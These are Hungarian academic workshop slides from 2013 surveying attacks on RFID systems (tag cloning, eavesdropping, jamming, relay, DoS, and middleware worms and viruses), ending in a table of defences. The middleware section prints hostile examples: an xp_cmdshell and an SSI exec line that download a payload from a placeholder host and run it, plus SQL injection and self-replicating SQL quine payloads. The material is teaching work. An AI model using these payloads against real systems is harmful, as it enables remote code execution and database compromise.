Nemzeti Fejlesztési Ügynökség
www.ujszechenyiterv.gov.hu
06 40 638 638

MAGYARORSZÁG MEGÚJUL

A projekt az Európai Unió támogatásával, az Európai Szociális Alap társfinanszírozásával valósul meg.

ÚJ SZÉCHENYI TERV

RFID ESZKÖZÖK TÁMADHATÓSÁGA, LEHETSÉGES VÉDEKEZÉS ELLENÜK

BIRÓ CSABA, RADVÁNYI TIBOR, TAKÁCS PÉTER, SZIGETVÁRY PÉTER, BOTOS BERTALAN, ZAVARKÓ RICHÁRD, KÜSTEL FANNY, SZÁNTÓ GIZELLA

2013.06.17. Workshop Eger, EKF TTK MatInf.

Tartalom

- RFID rendszerek *(nyílt és zárt)*
- Lehetséges támadási módok
  - Címkéket veszélyeztető
  - Az olvasó és a tag közötti kommunikációt érő
  - Háttérrendszert veszélyeztető
- Összefoglalás

RFID rendszerek

RFID rendszer vázlata


Nyílt és zárt rendszerek

- Megkülönböztetünk **nyílt** és **zárt** rendszereket, **aktív** és **passzív** felhasználókkal.

  - A **zárt rendszerek** esetében *(pl.: gyártás nyomon követése)* az **aktív** és a **passzív fél** nincs különválasztva, a rendszer üzemeltetője egyben a felhasználója is.

  - A **nyílt rendszerek** esetén az **aktív fél** szolgáltatja az infrastruktúrát, adminisztrálja és kezeli a keletkezett adatokat. **Passzív félként** pedig azokra a felhasználókra tekintünk, akik igénybe veszik a szolgáltatást és ***tudatosan***, vagy ***tudtuk nélkül*** adatokat szolgáltatnak.
    - Pl.: közösségi közlekedés esetén a közlekedési vállalat az aktív, az utasok a passzív fél.

Lehetséges támadási módok



Címkéket veszélyeztető támadási módok

- Fizikai támadások
- Klónozás

Fizikai támadások

- Vissza nem fordítható sérülések:
  - az adattároló chip mechanikai sérülése;
  - kémiai anyag okozta sérülés;
  - az antenna leválasztása a chip-ről;
  - erős mágneses tér által okozott roncsolódás (pl.: mikrohullámú sütő).

- Átmeneti működési zavar
  - pl.: alufóliába tekerjük a tag-et;
  - fémes felülethez túl közel kerül;
  - rossz vezetőképességű anyaggal csökkentjük az olvasási távolságot.

Cloning – Klónozás

- ***Megelőzés***
  - EPC szabványnak megfelelő tag-ek (TID);
  - PUF (Physical Unclonable Function)
    - Minden egyes chip a szilícium fizikai jellemzőinek és az eltérő IC gyártási folyamatoknak köszönhetően egyedülálló módon jellemezhető, „klónozhatatlan”.
- ***Detektálás***
  - Több eljárás is létezik, de egyik sem igényel kriptográfiai műveleteket a címkéktől.

Az olvasó és a tag közötti adatátvitelt érő támadások

- Szaglászás
- Nyomon követés
- Hamisítás
- Lehallgatás
- Zavarás
- Túlterheléses támadás
- Zsebtolvajlás

A címkéket úgy tervezték, hogy bármilyen kompatibilis olvasó képes leolvasni a rajta tárolt adatot.

Sniffing - Szaglászás

Az olvasás a címkehordozó tudta nélkül is megtörténhet akár nagy távolságról is.

Tracking – Nyomon követés

Egyes pontokon elhelyezett olvasók képesek rögzíteni az arra járó egyedi címkéket, majd ebből azonosítani a személyt, vagy amit éppen azonosít a címke.

Spoofing – Hamisítás

Mindegyik címke veszélyeztetett, ami nem rendelkezik titkosítással!

Jelenleg az alábbi területeken használnak titkosítással ellátott rendszereket, a teljesség igénye nélkül:

- tömegközlekedési jegyek,
- orvosi rendszerek,
- beléptető rendszerek,
- elektronikus fizetés,
- ePassport , eID.

Eavesdropping – Lehallgatás

- Az RFID rendszer elektromágneses hullámokat használ a jelátvitelhez, mely elég könnyen és egyszerű eszközökkel lehallgatható, korlátot inkább az olvasási távolság jelent.

- Az olvasó és a tag közötti leolvasási távolság a néhány centimétertől (13.56MHz) a méteres tartományig terjed (868MHz).

  - *pl.* 13.56MHz működő rendszernél ideális esetben a lehallgatás sikeres lehet 3 méteres távolságból.

- A lehallgatás sikerességét befolyásolja az **átviteli protokoll fajtája,** az esetlegesen használt **titkosítás** és a **környezetből érkező zavaró** hatások.

Jamming – Zavarás

- A jelátvitel megzavarása, akadályozása az olvasó és a tag között valamilyen interferenciát okozó jel segítségével.

- A hatékony zavarás érdekében a zavaró jelet kibocsájtó eszköznek:
  - közel kell lennie az olvasóhoz,
  - kellően nagy antennával kell rendelkeznie,
  - elég nagy energiával kell sugározni.

Denial of Service (DoS) - túlterheléses támadás

- A korszerű olvasók képesek kommunikálni ***nagyszámú tag-el***, az olvasási terükön belül, az azonosításhoz jellemzően a tag-ek sorozatszámát fölhasználva.
- A támadást egy olyan speciális ***blokkoló tag-el*** hajtható végre, ami képes szimulálni annyi gyári szám kombinációt, melynek feldolgozása akár évekbe is beletelhet.

A rendszer lelassítható, akár teljesen le is állítható!

Relay Attack – zsebtolvajlás

- A tag-et fizikai hozzáférés nélkül használja fel a támadó a saját céljára.
  - *Ezt a fajta támadást hívhatnánk* ***virtuális zsebtolvajlásnak*** *is, mely arra épít, hogy bizonyos tranzakciók nem igénylik a felhasználó visszaigazolását.*

Háttérrendszert veszélyeztető támadási módok

- Férgek
- Rosszindulatú szoftverek
- Vírusok

Férgek

Az RFID bázisú féreg nem igényel semmilyen felhasználói aktivitást, hanem terjed a címkével együtt, ha alkalma adódik rá.

Működése: Megtalálja és feltérképezi a middleware-t, majd megfertőzi azt.

SQL injekció bázisú féreg: (Microsoft SQL serveren):

```
EXEC Master.xp cmdshell 'tftp -i %ip% GET myexploit.exe & myexploit';
```

Ezzel rávettük a servert, hogy ne csak saját szoftvert futtasson, hanem kívülről is futtathassunk script-et.

Webes biztonsági rés kihasználására:

```
<! -- #exec cmd=''wget http://%ip%/myexploit -O /tmp/myexploit;
chmod +x /tmp/myexploit; /tmp/myexploit'' -->
```

Képesek átírni a tag-eken lévő adatokat és terjeszteni magukat címkéről címkére, megfertőzve a hozzá kapcsolódó összes programot.

RFID malware

Az RFID tag-ek a middleware-t használják közvetlenül. Erőforrásuk annyira korlátozott, hogy még magukat sem képesek megvédeni.

Az igazság az, hogy 1Kb-nál kevesebb adat is képes lenne megtalálni a biztonsági réseket a middleware-en, ami veszélyeztethetné a számítógépet vagy akár a teljes hálózatot.

A rendszer beolvasás közben a legsebezhetőbb!

- *Ez az a folyamat, amikor egy RFID olvasó beolvassa a címkét, és arra számít, hogy tájékoztatást kap róla egy előre meghatározott formátumban.*

Az RFID malware-ek egyre dinamikusabban terjednek, egyre nagyobb veszély jelentenek az RFID rendszerekre.

Biztonsági rések

Lots of Source Code

- Egy middleware rendszer több százezer, sőt több millió sornyi kódból áll. A bug-ok a kódban átlagosan 6-16 db 1000 soronként. Ebből következik, hogy sok használható biztonsági rést tartalmaz.

Back-end databases

- Az RFID lényege az automatikus adatgyűjtés. Ehhez adatbázisra van szükség, amiben tároljuk az adatokat és lekérdezhetővé tesszük őket. A rossz hír ebben az, hogy az adatbázis szoftverben is van biztonsági rés és támadható.

High-Value Data

- Az értékes adatok vonzzák a számítógépes bűnözőket. Az adatok lehetnek személyes, pénzügyi vagy akár nemzetbiztonsági titkos anyagok. Rossz hír, hogy az RFID malware több kárt okozhat, mint a hagyományos malware.

False sense of Security

- A legtöbb hacker támadás, a könnyű célpontokat veszi célba legelőször. Jelenleg elég sebezhető egy RFID rendszer. A middleware fejlesztőknek fel kell venniük a harcot a problémákkal.

Vírusok

A férgekkel ellentétben nincs szükségük internetkapcsolatra.

1. példa

- A támadó készít egy vírusos címkét, majd egy macska nyakörvébe helyezi el.
- Elviszi az orvoshoz, hogy talált egy kóbor macskát. Az orvos készít egy címkét a talált állatkának, miközben a fertőzött címke az állaton van, és készen áll arra, hogy megfertőzze a háttérrendszert.

Ez olyan, mint egy biológiai vírus, ami képes terjedni állatról állatra.

2. példa

- Vannak olyan repterek ahol RFID technológiával ellenőrzik a csomagokat. Vegyünk egy rosszindulatú utast, aki egy fertőzött címkét tesz a csomagjába, majd „becsekkolja”.
- A vírus eléri célját és megfertőzi az adatbázist, majd idővel átterjedhetne más repterekre is megbénítva azt.

Replikáció

Egy RFID rendszer általános működése a következő:

- Egy raklap friss áru elhalad az olvasó előtt, majd az elosztó központba érkezik.
- Az olvasó azonosítja a terméket, majd közli az információkat az érintett adatbázissal, majd jöhet a következő csomag.

Az előbb leírt működésbe kerülhet vírus, ami felborítja a helyes működést.

```
Contents=Málna;UPDATE NewContainerContents SET
ContainerContents = ContainerContents || ‘‘;[SQL Injection]’’;
```

Az `[SQL Injection]` most egy helyőrző ahová behelyettesíthetünk valamilyen „gonosz” SQL utasítást.

A működés a következő:

- A fertőzött címke bekerül a rendszerbe egy olvasó által, majd megfertőzi az adatbázist.
- Ezután újabb ilyen címkék beolvasása történhet, ami megfertőzi az egész rendszert, majd a rendszer megfertőz más címkéket, amik más rendszereket is tönkretehetnek.

Saját magukra hivatkozó parancsok

A legtöbb adatbázis engedi az aktuálisan futó lekérdezések listázását.

Oracle:

```
SELECT SQL TEXT FROM v$sql WHERE INSTR(SQL TEXT,'`')>
0;
```

Postgre SQL:

```
Contents=Málna;
UPDATE NewContainerContents SET ContainerContents=
ContainerContents || ';' || CHR(10) || (SELECT SQL
TEXT
FROM v$sql WHERE INSTR(SQL TEXT,'`')> 0);
```

SQL Quine

Egy másik módja az RFID vírus önreprodukciójára az *SQL Quine*.

Quine: Kód és Adat.

A **kód** maga a sejt, az **adat** pedig a sejt DNS-ét reprezentálja, ami képes saját magát replikálni intron-ok (fehérjék) segítségével lehet, anélkül hogy sérülne az önreplikáló képessége a kódnak.

MYSQL:

```
%content%’ WHERE tagId=’%id%’;


SET @a=’UPDATE ContainerContents SET NewContents=concat(\’%content%\ \
\’ WHERE tagId=\ \ \’%id%\ \ \’; SET @a=\’, QUOTE(@a),\’; \’, @a);
%payload%; --’;


UPDATE ContainerContents SET NewContents=concat(’%content%\’ WHERE
tagId=\’%id%\’; SET @a=’, QUOTE(@a), ’; ’, @a); %payload%; --
```

Adatbázis változók segítségével tárolja a lefuttatott lekérdezéseket. Hátránya, hogy kód által foglalt hely akár a 2-3 szorosára is nőhet.

Összefoglalás

Támadási mód	Védekezési forma
Visszafejtés	Optikai hamisítást felismerő szenzor
	Speciális chip bevonat
Teljesítmény analízis	Randomizáció
Lehallgatás	**Titkosítás**
	Back-end szerver használata
Ember a rendszer közepén	**Titkosítás**
	Azonosítás
Klónozás	**Azonosítás**
	Duplikáció felismerése
Jogtalan olvasás	**Azonosítás**
	EM mező ellenőrzése
	Back-end szerver használata
Jogtalan írás/módosítás	**Azonosítás**
	EM mező ellenőrzése
	Csak olvasható tag-ek használata
Hamisítás	EM mező ellenőrzése
	FH-CDMA, FHSS
Zavarás	**Titkosítás**
	Azonosítás
Ismétlődés	Kérdés és Válasz
Vírus	Ellenőrzés és paraméter kötés
Tag-ek illetéktelen eltávolítása	Mechanikai összeköttetés
	Riasztó funkció az aktív tag-ekbe
Követés	Kill funkció
Visszaélés a Kill paranccsal	**Azonosítás**
Tag blokkolás	Nem minősül támadásnak, nincs megfelelő védelmi

Köszönjük a figyelmet!